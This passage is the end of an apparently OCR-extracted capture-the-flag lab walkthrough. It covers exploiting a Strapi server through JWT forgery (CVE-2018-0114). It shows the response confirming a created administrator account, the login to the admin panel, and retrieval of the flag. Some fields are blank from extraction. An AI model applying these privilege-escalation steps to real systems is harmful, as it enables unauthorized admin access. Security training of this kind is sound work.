
```
{
  "id": 3,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed":     ,
  "blocked":     ,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~/Desktop/tools/jwt_tool#
```

The request for the creation of the new user succeeded.

Step 10: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.125.176.3:1337/admin



Strapi - Roles & Permissi

192.125.176.3:1337/admin/plugins/users-permissions/auth/login

Username: secret_user

Password: ●●●●●●●●●●●●●●●


Step 11: Retrieving the secret flag.



Welcome Secret_user!

We hope you are making progress on your project... Feel free to read the latest ne about Strapi. We are giving our best to improve the product based on your feedback.

Open the Secretflags content type on the left panel.




Secretflag

1 entry found

Id	Name	Value
1	This is the flag	68174f8073877680...

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Name: This is the flag

Value: 68174f8073877680ee80e93f33fe08b635a212ac6

Flag: 68174f8073877680ee80e93f33fe08b635a212ac6

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. jwt_tool (https://github.com/ticarpi/jwt_tool)
4. CVE-2018-0114 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0114)